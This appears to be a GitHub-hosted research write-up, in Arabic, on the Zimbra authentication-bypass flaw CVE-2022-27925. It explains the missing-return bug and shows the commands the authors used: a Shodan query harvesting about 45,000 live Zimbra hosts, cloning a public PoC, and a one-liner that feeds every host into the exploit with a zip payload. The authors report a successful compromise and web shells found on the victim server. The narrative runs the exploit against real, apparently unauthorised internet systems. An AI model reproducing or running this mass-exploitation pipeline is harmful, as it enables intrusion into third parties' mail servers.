 jam620/zimbra
CVE-2022-27925

بدأ البحث التالي بمحاولة فهم الـ POC الخاصة بالعديد من المستودعات على GitHub التي شاركها العديد من الباحثين، وانتهى بمفاجأة مثيرة سأشاركها في الفقرات التالية. في 10 أغسطس من هذا العام، نشرت مجموعة أبحاث الأمن Volexity على حسابها على twitter اكتشاف الاستغلال الجماعي لسويت ZCS (Zimbra Collaboration Server) الذي يسمح بتجاوز المصادقة، وأن ما يقرب من 1000 مثيل من Zimbra كانت مخترقة على مستوى العالم.
في البحث الذي قدمه زملاؤنا في Volexity عرضوا جزءًا من السجلات التي تم فحصها
[attacker_ip] - - [30/Jun/2022:05:33:18 +0000] "POST [snipped]/service/extension/backup/mboximport?account-name=admin&ow=1&no-switch=true HTTP/1.0" 401 299 "[snipped]" "Mozilla/5.0 (X11; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0" 7
وبالمثل، أوضحوا أن خطأ الكود كان يعود إلى الدالة doPost،

المشكلة في هذا الكود هي أنه يتم التحقق من المصادقة وتعيين رسالة خطأ، لكن لا يوجد بيان return. وهذا يعني أن الكود التالي سيستمر في التنفيذ بغض النظر عن حالة مصادقة المستخدم. وبمتابعة الدالة لأسفل، يحتاج المهاجم فقط إلى تعيين المعاملات الصحيحة في عنوان URL لاستغلال الثغرة.
بمجرد أن فهمنا الأسباب المحتملة وظهرت بعض الـ POCs، شرعنا في تنفيذ الاستغلال خطوة بخطوة، لكننا سنتحقق أولاً من الوضع باستخدام أداة greynoise

نلاحظ أنه بعد أكثر من شهر على نشر CVE-2022-27925 ما زالت الهجمات مستمرة
في Shodan يمكننا رؤية حوالي 45,223 تثبيتًا لـ Zimbra

shodan download --limit -1 zimbra.json.gz http.favicon.hash:"1624375939"

لنستعرض النتائج
shodan parse --fields ip_str,port --separator , zimbra.json.gz > zimbra.txt

لنراجع البيانات قليلاً ونمنحها التنسيق اللازم لأتمتة الاختبارات


نحلل البيانات لنتمكن من استخدام أداة عبر الإنترنت

سنستخدم httpx داخل docker
نقوم بتنزيل الـ POC من GitHub
git clone https://github.com/vnhacker1337/CVE-2022-27925-PoC

نجرب الأمر الأحادي (oneliner) مع الـ PoC، ومن المهم الإشارة إلى أنه يجب نقل الملف الذي تم تحليله إلى مجلد الـ PoC أو استدعاؤه بالمسار المطلق، ويمكننا أيضًا استخدام تفريغ Shodan
cat zimbra.json | jq -r '.hostnames[]' | docker run -i projectdiscovery/httpx -silent | xargs -I@ sh -c 'python3 zimbra-exploit.py @ 313.zip' | egrep -v '404|401|405|200'

خلال هذا الاختبار، ظهر أن العديد من الأهداف تمت معالجتها بالفعل
أخيرًا حصلنا على نتيجة




بمجرد استغلال الثغرة، لاحظنا ملفات عبارة عن سكربتات APT لسرقة المعلومات والتجهيز للابتزاز

الملف الخبيث gift
ملف النسخ الاحتياطي واستخراج البيانات

أحد المسارات التي عثرنا عليها كان يحتوي على عدة ويب شيلات
/opt/zimbra/jetty_base/webapps/zimbraAdmin/
